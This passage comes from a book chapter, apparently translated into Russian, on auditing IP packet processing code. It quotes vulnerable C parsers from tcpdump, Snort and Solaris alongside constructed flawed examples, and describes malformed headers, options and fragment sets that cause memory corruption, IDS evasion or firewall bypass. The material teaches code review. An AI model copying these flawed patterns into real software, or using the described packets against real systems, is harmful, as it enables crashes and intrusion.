    printf("protokols %d\n", ip->ip_p);

    memcpy(buffer, (void *)ip + offset, length - offset);

    switch (ip->ip_p) {
```

Функция `do_ip()` вычисляет `offset`, то есть IP header length field, взятое из packet. В этот момент оно может быть почти каким угодно. Затем код копирует `length - offset` bytes в другой local stack buffer. Предположим, вы задаете `ip_hl` обычным значением 5, так что `offset` равен 20. Если вы отправили только 10 bytes Ethernet payload, аргумент count для `memcpy()` равен -10, что приводит к большому copy в destination buffer.

Уязвимость такого рода имеет лишь ограниченный impact, поскольку такие packets обычно не routable и, следовательно, могут быть отправлены только в local network segment, если только packet не encapsulated; этот вопрос обсуждается в главе 15, "Firewalls".

Содержит ли IP packet options?

IP packets имеют variable-length header, который может находиться в диапазоне от 20 до 60 bytes. Размер header задается в первом byte IP packet через IP header length field. IP headers обычно имеют длину всего 20 bytes и не содержат options. Однако IP processing code не может просто предполагать, что header равен 20 bytes, иначе проблемы появятся быстро. Например, многие password sniffers раньше читали data из network в следующую structure:

```
struct etherpacket {
    struct ethhdr eth;
    struct iphdr ip;
    struct tcphdr tcp;
    char data[8192];
};
```

Затем sniffers разбирали packets, глядя на structures `ip` и `tcp`. Однако такая обработка работала только для минимальной длины headers `ip` и `tcp`, по 20 bytes каждый. Packets с любыми options, установленными в IP или TCP, не декодируются корректно, и sniffer неправильно интерпретирует packet. Например, если у IP header есть options, они ошибочно будут интерпретированы как header

протокола следующего уровня, в данном случае TCP. Следовательно, sniffer увидит packet с совершенно другими TCP attributes, чем у него есть на самом деле.

Является ли IP header length допустимой?

Некоторые значения IP header length недопустимы и могут вызвать проблемы, если их не учитывать корректно. Конкретно IP header должен быть не меньше 20 bytes, поэтому IP header length должна быть не меньше 5; помните, что она умножается на 4 для получения реального размера IP header. Любое значение меньше 5 недопустимо. В качестве примера этой проблемы рассмотрим фрагмент кода из старой версии утилиты tcpdump:

```
/*
 * print an IP datagram.
 */
void ip_print(register const u_char *bp, register u_int length)
{
    register const struct ip *ip;
    register u_int hlen, len, off;
    register const u_char *cp;

    ip = (const struct ip *)bp;

    ... code edited ...

    hlen = ip->ip_hl * 4;

    ... code edited ...

    if ((hlen -= sizeof(struct ip)) > 0) {
        (void)printf("%soptlen=%d", sep, hlen);
        ip_optprint((u_char *)(ip + 1), hlen);
    }
}
```

Когда вызывается `ip_print()`, tcpdump вычисляет header length `hlen`, умножая `ip_hl` на `4`, но сначала не проверяет, что `ip_hl` не меньше 5. Затем он проверяет, что `(hlen -= sizeof(struct ip))` больше 0. Конечно, такая проверка предотвратила бы underflow, если бы `hlen` не был unsigned integer. Однако поскольку `hlen` unsigned, результат этого выражения становится очень большим положительным числом. В результате validation check проходит, и функция `ip_optprint()` получает на анализ бесконечный объем memory.

Не слишком ли велико field total length?

После того как прочитано достаточно data для получения IP header, IP processing code должен изучить field total length. Это значение задает длину total IP packet в bytes, включая header. Код должен проверить, что из network получено достаточно packet data, чтобы соответствовать total length, указанной в IP header. Если data в packet недостаточно для соответствия этой length, program рискует читать за пределами полученного packet contents в adjacent memory locations.

Согласованы ли все field lengths?

В IP header участвуют три разные lengths: объем data, полученный из network, длина IP header, указанная в header length field, и длина total packet, указанная в total length field. Эти fields должны быть согласованы, и должны выполняться следующие отношения:

```
IP header length <= data available

20 <= IP header length <= 60

IP total length <= data available
```

```
IP header length <= IP total length
```

Невыполнение любого из этих условий, скорее всего, приведет к последствиям в виде memory corruption из-за integer wrapping problems. Например, рассмотрим, что происходит, если header length field установлено в недопустимое значение относительно total length field. Total length field должно указывать, что packet содержит как минимум столько bytes, сколько занимает header length field, потому что IP header большего размера, чем total IP packet length, не имеет смысла. Хороший пример malformed packet - packet с header length 60 bytes, но total length 20 или меньше bytes. Рассмотрим этот пример:

```
int process_ip_packet(unsigned char *data)
{
    unsigned int header_length, total_length, data_length;
    struct iphdr *iph;

    ...

    iph = (struct iphdr *)data;
    header_length = ntohs(iph->hl);
    total_length = ntohs(iph->tot_len);
    data_length = total_length - header_length;

    ... validate ip header ...

    switch (iph->protocol) {
    case IPPROTO_TCP:
        return process_tcp_packet(data + header_length, data_length);

    ...
```

Если total length меньше header length, значение `data_length` underflows, и функция `process_tcp_packet()` думает, что длина data packet огромна, около 4GB. Эта ошибка неизменно приводит к memory corruption или попытке доступа к data out of bounds, вероятно при выполнении TCP checksum, когда код пытается подсчитать checksum примерно 4GB data.

Теперь рассмотрим реальный пример и попробуйте заметить oversight. Этот код взят из Snort 1.0 эпохи 1999 года и слегка сокращен для краткости:

```
void DecodeIP(u_char *pkt, const int len)
{
    IPHdr *iph;       /* ip header ptr */
    u_int ip_len;     /* length from the start of the ip hdr to the pkt end */
    u_int hlen;       /* ip header length */

    /* lay the IP struct over the raw data */
    iph = (IPHdr *) pkt;

    /* do a little validation */
    if (len < sizeof(IPHdr)) {
        if (pv.verbose_flag)
            fprintf(stderr, "Truncated header! (%d bytes)\n", len);
        return;
    }
```

Пока все хорошо. Есть checks, гарантирующие, что packet содержит как минимум 20 bytes data из network, прежде чем код пойдет существенно дальше. Затем код убеждается, что packet имеет как минимум столько bytes, сколько указано в IP header:

```
ip_len = ntohs(iph->ip_len);
if (len < ip_len) {
    if (pv.verbose_flag) {
        fprintf(stderr,
            "Truncated packet! Header says %d bytes, actually %d bytes\n",
            ip_len, len);
        PrintNetData(stdout, pkt, len);
    }
    return;
```

```
}
```

Пока IP header выглядит допустимым, поэтому IP options разбираются, если они присутствуют:

```
/* set the IP header length */
hlen = iph->ip_hlen * 4;
if (hlen > 20) {
    DecodeIPOptions((pkt + 20), hlen - 20);
}
```

Ой. Код не проверил, достаточно ли packet содержит bytes для `hlen`, и не проверил, достаточно ли total length, чтобы включать `hlen`. В результате `DecodeIPOptions()` читает за пределами packet, что, вероятно, не слишком катастрофично. Продолжим:

```
/* check for fragmented packets */
ip_len -= hlen;
pip.frag_off = ntohs(iph->ip_off);

/* move the packet index to point to the transport layer */
pktidx = pktidx + hlen;

switch (iph->ip_proto) {
case IPPROTO_TCP:
    net.proto = IPPROTO_TCP;
    strncpy(pip.proto, "TCP", 3);
    DecodeTCP(pktidx, len - hlen);
    return;
```

У этого кода несколько проблем, включая следующие:

• `ip_len` может быть чем угодно, пока оно не больше объема доступных data. Поэтому оно может быть меньше 20, больше 20, но меньше header length, или больше header length, но меньше объема доступных data.
• В действительности Snort полностью игнорирует `ip_len`, вместо этого используя объем data, прочитанный из network, для вызовов upper-layer functions, таких как `DecodeTCP()`.
• Если `ip_hlen` меньше 5 и, следовательно, `hlen` меньше 20, packet decoding начинает читать TCP header внутри IP header. По крайней мере, он не станет пытаться декодировать options.
• Если `ip_hlen` больше `ip_len` и также больше 20, код декодирует IP options, находящиеся за границами packet. Другими словами, функция `DecodeIPOptions()` пытается интерпретировать undefined memory contents как IP options.
• Если `ip_hlen` больше объема доступных data, все length calculations underflow, и TCP decoder предполагает, что перед ним TCP packet размером 4GB.

Корректна ли IP checksum?

IP **checksum** используется как базовый mechanism, позволяющий убедиться, что packet header не был corrupted en route. Когда IP stack получает новый packet, он должен проверить, что checksum корректна, и discard packet, если checksum ошибочна. Любой IP processing code, который не выполняет такую verification, интерпретирует packets, которые следует игнорировать или drop.

Редко встречается код, который не verifies checksum; однако такая ошибка иногда может появляться в packet-sniffing software. Хотя ошибочное принятие packet в таком контексте имеет довольно минимальный impact, оно может оказаться полезным для attackers, пытающихся evade intrusion detection. Attackers могли бы отправить packet, который выглядит так, будто закрывает connection, например TCP packet с установленными flags FIN или RST, так что когда packet sniffer его увидит, он прекратит monitoring connection. Однако end host silently ignores packet с invalid checksum. Этот результат интереснее в TCP checksums, потому что такие packets routed.

IP Options Processing

IP options - optional variable-length elements, которые можно добавить в конец IP header для передачи определенной information от sender к destination или intermediate routers. Options могут изменять attributes packet, например то, как datagram должна маршрутизироваться и должны ли добавляться timestamps. К IP header можно добавить максимум 40 bytes IP options, что делает maximum total IP header size равным 60 bytes.

Примечание

Header length field имеет 4 bits и представляет длину IP header в 32-bit words. Поэтому максимальное значение, которое оно может иметь, равно `0x0F` или 15; умножение на 4 дает 60.

Прежде чем рассматривать доступные IP options, посмотрим базовую structure IP option:

```
struct ip_options {
    unsigned char option;
    unsigned char optlen;
    unsigned char data[0];
};
```

IP option обычно состоит из one-byte option type, задающего, что это за option, one-byte length field и variable-length data field. Все options имеют такой format, кроме двух, которые вскоре будут объяснены в этом разделе.

Примечание

Option byte на самом деле состоит из трех fields, как показано ниже:

```
struct optbyte {
    unsigned char copied:1;
    unsigned char class:2;
    unsigned char option:5;
};
```

Верхний bit указывает, копируется ли option в каждый fragment при fragmentation, а следующие два bits указывают, к какому class относится IP option. RFC 791 (www.ietf.org/rfc/rfc0791.txt?number=791) перечисляет следующие доступные options:

0 - Control
1 - Reserved for future use
2 - Debugging and measurement
3 - Reserved for future use

IANA дает полный список classes, к которым относится каждый option (www.iana.org/assignments/ip-parameters). Последние пять bits указывают фактический option.

Большинство implementations игнорируют, что option byte имеет несколько fields, и просто обрабатывают его как one-byte option field.

Имея эту information, можно начать применять знания из части II о variable relationships и type conversions для поиска potential problems. One-byte option length связан с IP header length и, конечно, с IP total length. Следующие разделы рассматривают некоторые typical mistakes, которые могут возникать при работе с этими structures.

Выполняется ли sign-extension для option length?

IP options field занимает один byte, и код, обрабатывающий IP options, нередко сохраняет это length field в integer, то есть larger data type. Как вы узнали в главе 6, "C Language Issues", такие assignments вызывают promotion меньшего type (byte) к большему type (integer), чтобы сохранить length value. Кроме того, если length byte трактуется как signed, assignment сохраняет значение; другими словами, выполняется sign extension. Такой assignment может привести к memory corruption (например, large data copies) или incorrect advancement pointer, проходящего по IP options, что может иметь разные consequences в зависимости от работы кода. Реальный пример такой проблемы вы увидите в разделе "TCP Options Processing" далее в этой главе; TCP options имеют почти идентичную structure с IP options.

Достаточно ли велик header, чтобы содержать IP option?

IP option занимает как минимум два bytes, за исключением option "No Operation" (NOP) и "End of Options List" (EOOL, иногда сокращается до EOL). Многие options имеют дополнительные requirements к minimum length; например, source routing option должен занимать как минимум три bytes. Иногда IP option processing code не проверяет выполнение этих minimum length requirements, что часто приводит либо к чтению undefined memory contents, либо, возможно, к memory corruption из-за integer boundary conditions. Рассмотрим следующий пример:

```
int process_options(unsigned char *options, unsigned long length)
{
    unsigned char *ptr;
    int optlen, opttype;

    for (ptr = options; length; length -= optlen, ptr += optlen) {
        if (*ptr == IPOPT_NOP) {
            optlen = 1;
            continue;
        }
        if (*ptr == IPOPT_EOL)
            break;

        opttype = ptr[0];
        optlen = ptr[1];

        if (optlen > length)
            goto err;

        switch (opttype) {
            ... process options ...
        }
    }
}
```

Этот код проходит по options, пока не останется больше ничего для обработки. Однако есть небольшая проблема: не выполняется проверка, что в buffer осталось как минимум 2 bytes, прежде чем заполняются значения `opttype` и `optlen`. Options buffer можно сконструировать так, что при обработке последнего option в buffer останется только один byte, и byte `optlen` будет прочитан из out-of-bounds memory. В этой ситуации это, вероятно, не было бы полезно, поскольку length check после чтения byte гарантирует, что loop не начнет пропускать дальше за пределы. Однако похожий код, обрабатывающий конкретные options, может быть довольно опасен, потому что некоторые options изменяются во время обработки, и memory corruption может быть возможна.

Не слишком ли велика option length?

Variable relationship между IP header length, IP total length и каждым IP option length field требует выполнения следующих условий:

```
Offset of IP option + IP option length <= IP header length
Offset of IP option + IP option length <= IP total length
```

При review IP options processing нужно убедиться, что код гарантирует это relationship. Невыполнение этого требования может привести к тому, что код будет обрабатывать uninitialized memory, а также вызвать memory corruption, потому что некоторые IP options требуют изменения data внутри самой IP option, в первую очередь timestamp и source routing options.

Выполняет ли option minimum size requirements?

Как упоминалось, IP option состоит из one-byte option type и one-byte option length, за которыми следуют variable-length data. Option length задает total size option, включая length byte и type byte, поэтому она должна иметь minimum value 2. Код, который обрабатывает options и не обеспечивает это minimum value, может столкнуться с уникальными проблемами, как показано ниже:

```
int process_options(unsigned char *options, unsigned long length)
{
    unsigned char *ptr;
    int optlen, opttype;

    for (ptr = options; length; length -= optlen, ptr += optlen) {
        if (*ptr == IPOPT_NOP) {
            optlen = 1;
            continue;
        }
        if (*ptr == IPOPT_EOL)
            break;
        if (length < 2)
            break;

        opttype = ptr[0];
        optlen = ptr[1];

        if (optlen > length)
            goto err;

        switch (opttype) {
            ... process options ...
        }
    }
}
```

Этот код корректно убеждается, что length в IP option не больше total amount IP option bytes, указанного в IP header. Однако он не проверяет, что она как минимум равна 2. Передача значения 0 для IP option length заставляет этот код войти в infinite loop.

Кроме того, если указать IP option length, равную 1, следующий option начинается там, где должен был находиться length byte текущего option. Эта ошибка также может иметь разные consequences, в зависимости от того, как код после validation failure выполняет options processing.

Проверяются ли IP option bits?

IP option byte на самом деле состоит из нескольких bit fields, но большинство implementations игнорируют отдельные fields и трактуют byte как единое значение. Поэтому любая implementation, которая фактически разбирает IP option byte, маскируя option bits, может подвергнуть себя potential misinterpretations значения option. Чтобы понять проблему, рассмотрим этот пример:

```
#define OPTVALUE(x) (x & 0x1F)

int process_options(unsigned char *options, size_t len)
{
    unsigned char *optptr, *optend = options + len;
    unsigned char optbyte, optlen;

    for (optptr = options; optptr < optend; optptr += optlen) {
```

```
        optbyte = *optptr;
        if (OPTVALUE(optbyte) == EOL)
            break;
        if (OPTVALUE(optbyte) == NOP) {
            optlen = 1;
            continue;
        }

        optlen = optptr[1];
        if (optlen < 2 || optptr + optlen >= optend)
            goto err;

        switch (OPTVALUE(optbyte)) {
        case IPOPT_LSRR:
            ...
        }
    }
}
```

Проблема в том, что хотя этот код корректно маскирует option byte, чтобы получить lower 5 bits, другие bitfields тоже должны быть установлены определенным образом в зависимости от option value. В действительности IP options определяются Internet Assigned Numbers Authority (IANA) по их option value, а также по другим bitfield values, связанным с этим option, поэтому игнорирование других bitfields технически является ошибкой.

Примечание

Заинтересованные читатели могут посмотреть IANA IP Options List по адресу www.iana.org/assignments/ip-parameters.

Чтобы понять, почему это проблема, рассмотрим сценарий, где этот код находится в firewall, который пытается удалять source routing options (LSRR и SSRR). Код проходит по каждому option в поисках LSRR или SSRR option, а затем завершает обработку, когда видит EOL option (`0x00`). Однако проверяются только lower 5 bits. Это отличается от того, как end hosts обрабатывают те же options: они тоже продолжают обработку до встречи с тем, что считают EOL option, но end hosts определяют EOL как option, у которого все 8 bits установлены в 0. Поэтому если в packet присутствует option value `0x80`, firewall интерпретирует его как EOL option, а end host просто предположит, что это unknown option, и продолжит обработку последующих option bytes. В результате можно передать IP option со значением `0x80`, после которого следует valid source routing option, и firewall его не поймает.

Теперь рассмотрим этот код на client host с теми же requirements: firewall должен удалять source routing options. В этом случае firewall ищет 8-bit source routing option, например `0x89`. Если отправить значение `0x09`, firewall обработает его как unknown option, а end host увидит его как source route, потому что он замаскировал верхние три bits.

Уникальные проблемы

Как всегда, lists typical errors не являются исчерпывающими, поскольку unique implementations могут порождать unique problems. Для иллюстрации этот раздел приводит пример, присутствовавший в Solaris 8 IP stack.

Solaris-код обработки IP options для datagrams, предназначенных local interface, имел интересную проблему в том, как он вычислял options length. Ниже показан code snippet:

```
#define IP_VERSION 4

/* edited for brevity */
#define IP_SIMPLE_HDR_LENGTH_IN_WORDS 5
```

```
uint8_t ipoptp_first(ipoptp_t *optp, ipha_t *ipha)
{
    uint32_t totallen;  /* total length of all options */

    totallen = ipha->ipha_version_and_hdr_length -
        (uint8_t)((IP_VERSION << 4) + IP_SIMPLE_HDR_LENGTH_IN_WORDS);
    totallen <<= 2;

    optp->ipoptp_next = (uint8_t *)(&ipha[1]);
    optp->ipoptp_end = optp->ipoptp_next + totallen;
    optp->ipoptp_flags = 0;

    return (ipoptp_next(optp));
}
```

Этот код рассматривает первые два fields IP header как единое field с двумя components; это не редкость, поскольку оба fields занимают по четыре bits в одном byte. Однако когда код получает IP header length из этого byte, он делает это, вычитая стандартное значение IP version (4, а поскольку оно занимает upper four bits в этом byte, `0x40`) из byte, а также static value `IP_SIMPLE_HDR_LENGTH_IN_WORDS`, определенное в другом месте как 5. По сути developer предполагает, что вычитание static value `0x45` из первого byte IP header оставит размер IP options, следующих за basic header. Но не маскировать version field - опасная практика: что если IP version равна 15 (`0xF`)? Расчет кода может ошибочно заключить, что к IP header appended 744 bytes IP options. Конечно, sanity check ранее в коде гарантирует, что размер полученного packet как минимум равен размеру, указанному в total length и header length fields. Однако эта другая sanity check выполняется иначе: она корректно маскирует header length field, поэтому такая ошибка может привести к обработке случайных bytes kernel memory, а некоторые IP options можно использовать для corrupt kernel memory. Альтернативно, установка IP version в 0 или любое значение меньше 4 заставляет option length calculation дать negative result. Этот result вызывает kernel crash, потому что IP checksum проверяется до обработки IP options, так что код checksums большой объем memory и в итоге пытается обратиться к location out of bounds.

Примечание

На самом деле изучение кода показывает, что IP version 0 вызывает underflow, но не приводит к большой checksum. Однако показанный код взят из обновленной версии Solaris. Более ранние versions выполняли очень большую checksum, если IP version была 0, 1, 2 или 3.

IP packets с incorrect version, вероятно, не routed. Даже если они routed, они не прошли бы через некоторый более ранний processing code в Solaris IP stack. Однако Solaris по умолчанию обрабатывает IP packets, encapsulated in IP packets, если внутренний IP packet имеет тот же source и destination, что и внешний IP packet. В этом случае inner packet доставляется locally, а version внутреннего IP packet никогда не проверяется. Опять же, более ранние versions Solaris были уязвимы к этой attack, но теперь sanity checks выполняются и для version encapsulated IP packets.

Source Routing

IP - connectionless protocol: datagrams могут маршрутизироваться к destination любым способом, который intermediate routing devices сочтут подходящим. Source routing options дают sender некоторый контроль над path, по которому идет packet. Есть два вида options: loose source and record route (LSRR) и strict source and record route (SSRR). Оба содержат список IP addresses, через которые packet должен пройти по пути к destination.

Option SSRR предоставляет точный список routers, через которые packet должен пройти от source к destination. Эти routers должны быть напрямую connected друг с другом, и path не может пропускать

ни одного шага. Этот option довольно непрактичен из-за maximum size IP header: packet может указать только девять steps в path, а это немного.

Option LSRR, напротив, просто перечисляет routers, через которые packet должен пройти на пути к destination. Эти routers не обязаны быть directly connected, и packet может проходить через другие routers, следуя path, описанному в option. Этот option более гибкий, потому что позволяет intermediate routers самостоятельно выяснять path к каждому последующему hop из списка.

Processing

Оба source routing options содержат список IP addresses и pointer byte, который задает offset в option, где находится следующий intermediate hop. Вот как работают source routing options:

1. Destination IP address в IP header устанавливается равным первому intermediate hop.
2. Когда этот destination достигнут, следующий intermediate hop извлекается из IP option и копируется поверх destination address, а pointer byte продвигается так, чтобы указывать на следующий hop в option.
3. Шаг 2 повторяется, пока не будет достигнут final destination.

Pointer byte связан с option length, а также с IP header length и total length, потому что он должен указывать внутрь option, а не до него или после него. При аудите кода, который обрабатывает source routes, нужно убедиться, что pointer byte находится в заданных bounds, особенно потому, что во время processing IP option часто изменяет bytes, на которые указывает pointer. Также, как и IP option length, pointer является single-byte field, а значит, с ним могут выполняться type conversions вроде следующего:

```
char *optionbytes;
int offset;

offset = optionbytes[2];
```

Code auditors должны помнить о возможных sign extensions, которые могут заставить integer `offset` принять negative value и привести к тому, что offset укажет на предыдущий option, на сам IP header или куда-то до него в memory. Такой invalid access может иметь серьезные consequences, включая memory corruption, unexpected packet rerouting или invalid memory access.

Кроме того, developers очень легко забывают адекватно validate length routing options при создании кода для их обработки, что может привести к accessing memory out of bounds. Эта ошибка особенно важна для source routing options, потому что offset byte часто изменяется во время options processing, когда он обновляется, чтобы указывать на следующий element в list.

Чтобы дать представление о некоторых options processing bugs, которые раньше встречались в real-world applications, рассмотрим такой случай. Несколько лет назад упрямый researcher из NAI по имени Anthony Osborne обнаружил vulnerability в Windows IP stack, связанную с invalid source routing pointer. Windows hosts с несколькими interfaces обычно настроены отклонять source routed packets. Однако оказалось, что установка pointer за пределы option позволяла обработать source route. С carefully crafted packet attacker мог заставить multihomed Windows systems участвовать в source routing attacks на firewalls. Подробности этой ошибки доступны по адресу www.securityfocus.com/bid/646/info. В главе 15 вы увидите, что source routing особенно важен для атак на firewalls, главным образом потому, что у source routed packets один из их базовых attributes изменяется на каждом IP address в option list: destination address.

Fragmentation

Как вы видели, IP datagrams могут иметь maximum size 64KB. Total length field имеет 16 bits, поэтому maximum size, который оно может указать, равен 65535 bytes. На практике, однако, physical

interfaces, подключенные к routers и endpoints, часто накладывают гораздо более ограниченные size restrictions, потому что они могут отправлять по network только довольно small frames. Это size restriction задается тем, какой type physical interface отправляет frame. Следствие size restrictions physical interfaces состоит в том, что IP datagrams могут создаваться для transmissions, слишком больших для отправки через physical network, или IP datagrams могут приходить на один interface router и быть слишком большими для передачи через другой interface. Чтобы справиться с этой проблемой, IP protocol позволяет фрагментировать large datagrams на smaller pieces, чтобы их можно было отправить через любую medium независимо от ее maximum transmission unit (MTU). Этот mechanism называется **IP fragmentation**.

Fragmenting IP datagram означает разделение large datagram на smaller chunks (fragments), подходящие для transmission. Каждый fragment содержит payload, составляющий некоторую portion исходной datagram, и все fragments передаются отдельно. Затем они объединяются (reassembled) на destination host для восстановления исходной datagram. Помимо fragmentation datagram sending host, любой intermediate routing hop может fragment datagram или fragment of a datagram, чтобы отправить ее дальше к destination host. Однако intermediate hops не выполняют reassembly; эта задача остается destination host.

Примечание

На самом деле произвольные routers, через которые проходят IP packets, не могут выполнять reassembly, потому что IP packets не обязаны прибывать к destination одним и тем же route. Поэтому нет гарантии, что каждый fragment пройдет через определенный router. Исключение, конечно, возникает, когда fragments прибывают в network, частью которой является destination host: там довольно часто firewalls и IPSs или IDSs выполняют virtual reassembly полученных fragments, чтобы убедиться, что кто-то не использует fragmentation для протаскивания illegal traffic через firewall.

Basic IP Fragment Processing

Фрагментировать IP packet довольно просто. Вы разделяете data в large IP packet на несколько smaller fragments. Каждый fragment отправляется в отдельном IP packet со своим IP header. Этот fragment выглядит так же, как исходный IP header, за исключением нескольких variables, которые сообщают end host, как reassemble fragment. End host может понять, какие incoming fragments принадлежат одной original datagram, потому что все они имеют один и тот же IP ID, помимо других attributes.


Конкретно, каждый fragment для datagram имеет следующие общие fields: IP ID, source IP address, destination IP address и IP protocol. Несколько fields используются, чтобы отслеживать, как собрать fragments обратно. Во-первых, если flag MF ("more fragments") в fragment offset field установлен, end host должен ожидать, что для datagram придут дополнительные fragments с data после конца текущего fragment. Иначе говоря, если received fragment содержит data, начинающиеся с offset 128 исходной datagram и заканчивающиеся на offset 256, а bit MF установлен для fragment, должен прийти другой fragment, содержащий data с offset 256 или выше. Последний fragment не имеет установленного flag MF, что сообщает end host: этот fragment представляет конец исходной IP datagram.

Каждый fragment устанавливает fragment offset field, чтобы указать, где в reassembled datagram должны находиться data из этого fragment. Offset field умножается на 8, чтобы узнать, где в completed datagram должен появиться payload этого fragment. Поэтому если offset field установлен в 1, payload должен появиться на 8 bytes от начала completed datagram после reassembly. Если offset field равен 2, payload появляется на 16 bytes от начала completed datagram, и так далее.

Наконец, total length field в IP header изменяется так, чтобы представлять length fragment. End host определяет real total length исходной datagram, дождавшись всех fragments и собрав их вместе.

Чтобы лучше понять, где может использоваться fragmentation, рассмотрим случай, когда router должен fragment IP datagram, чтобы отправить ее через одну из networks, частью которых он является, потому что datagram больше MTU outgoing interface. Datagram имеет размер 3500 bytes, а MTU outgoing interface равен 1500 bytes, поэтому максимальный объем data, который можно передать в каждом packet, равен 1480 bytes, потому что IP header имеет минимум 20 bytes. Эта datagram разбивается на четыре smaller IP fragments, и они отправляются по network отдельно, как показано на рисунке 14-2.

Рисунок 14-2. IP fragmentation



Если все fragments прибывают на destination IP address, end host reassembles их в исходную datagram. Если какой-либо fragment не доходит, вся datagram discarded, а source host может попробовать отправить datagram снова.

Pathological Fragment Sets

Нормальный набор fragments обычно выглядит как рисунок 14-2. Все fragments, кроме final one, имеют установленный flag MF. IP offsets расположены contiguous, так что каждому значению от 0 до конца final fragment назначены data. Несколько subtle attacks против IP fragment reassembly code можно выполнить, отклоняясь от ожидаемой layout. Следующие разделы описывают эти attacks.

Data Beyond The End Of The Final Fragment

Final fragment в datagram queue имеет nonzero offset, а bit MF очищен. Предполагается, что этот fragment содержит data, расположенные в конце datagram, поэтому у него должен быть highest IP offset среди всех fragments.

Attackers могут отправить fragments в порядке, который помещает final fragment в середину или начало набора fragments. Если reassembly code использует определенные shortcuts при вычислении total length datagram, такое reorder может привести к тому, что incomplete sets of fragments будут reassembled способом, выгодным attackers. Рассмотрим следующий reassembly code:

```
/*
 * Add a fragment to the queue
 * Returns:
 * 0: added successfully, queue incomplete
 * 1: added successfully, queue complete
 */
int fragment_add(struct fragment_chain *chain, struct packet *pkt)
```

```
{
    struct iphdr *iph = pkt->ip_header;
    int offset, end, length;

    offset = ntohs(iph->frag_offset) * 8;
    end = offset + ntohs(iph->tot_len) - (iph->hl << 2);
    length = add_to_chain(chain, pkt->data, offset, end);
    chain->datalength += length;

    if (!(iph->flags & IP_MF))  /* Final Fragment - MF bit clear */
        return chain->datalength == end;

    return 0;
}
```

Для этого примера предположим, что функция `add_to_chain()` возвращает объем data, добавленных в queue, не включая overlapped sections, которые обсуждаются в разделе "Overlapping Fragments" далее в этой главе. Когда получен final fragment, его `end (offset + length)` сравнивается с total amount bytes, полученных для datagram. Если final fragment получен последним, эти numbers должны быть equal, и reassembly code знает, что завершил reassembly этой datagram. Чтобы увидеть, как этот код должен работать, рассмотрим valid normal set of fragments. Допустим, сначала вы отправляете такой fragment:

```
Offset: 0 | MF: Set | Len: 16
```

Data добавляются в chain, и `chain->datalength` увеличивается до 16. MF установлен, указывая, что есть additional fragments, поэтому функция возвращает 0, показывая, что reassembly не закончена. Затем вы отправляете следующий fragment:


```
Offset: 16 | MF: Set | Len: 16
```

Эти data добавляются в chain, и `chain->datalength` увеличивается на 16. Reassembly снова не complete, потому что впереди еще fragments. Теперь предположим, что вы отправляете final fragment:

```
Offset: 32 | MF: Clear | Len: 16
```

Когда приведенный выше код обрабатывает этот fragment, он вычисляет `offset` 32, `end` 48 и `length` 16. `chain->datalength` увеличивается до 48, что равно `end`. Это final fragment, потому что IP_MF очищен, и `chain->datalength` равно `end`. IP stack знает, что завершил reassembly, поэтому возвращает 1. Рисунок 14-3 показывает набор fragments.

Рисунок 14-3. IP fragmentation reassembly



Теперь пройдем malicious set of fragments. Это первый fragment:


```
Offset: 32 | MF: Set | Len: 16
```

Data добавляются в chain, и `chain->datalength` увеличивается до 16. MF установлен, указывая, что есть additional fragments. Затем отправляется final fragment, но помещается перед первым fragment:

```
Offset: 16 | MF: Clear | Len: 16
```

Data добавляются в chain, и `chain->datalength` увеличивается до 32. MF очищен, указывая, что это last fragment, а `end` равен 32, что эквивалентно `chain->datalength`. Следовательно, IP stack считает, что reassembly complete, хотя data для offsets от 0 до 16 в наборе fragments вообще не отправлялись. Malicious set of fragments выглядит как рисунок 14-4.

Рисунок 14-4. Malicious IP fragments



Результат такого reassembly зависит от implementation остальной части IP stack. Возможные consequences включают следующее:

• Включение uninitialized kernel memory в reassembled packet.
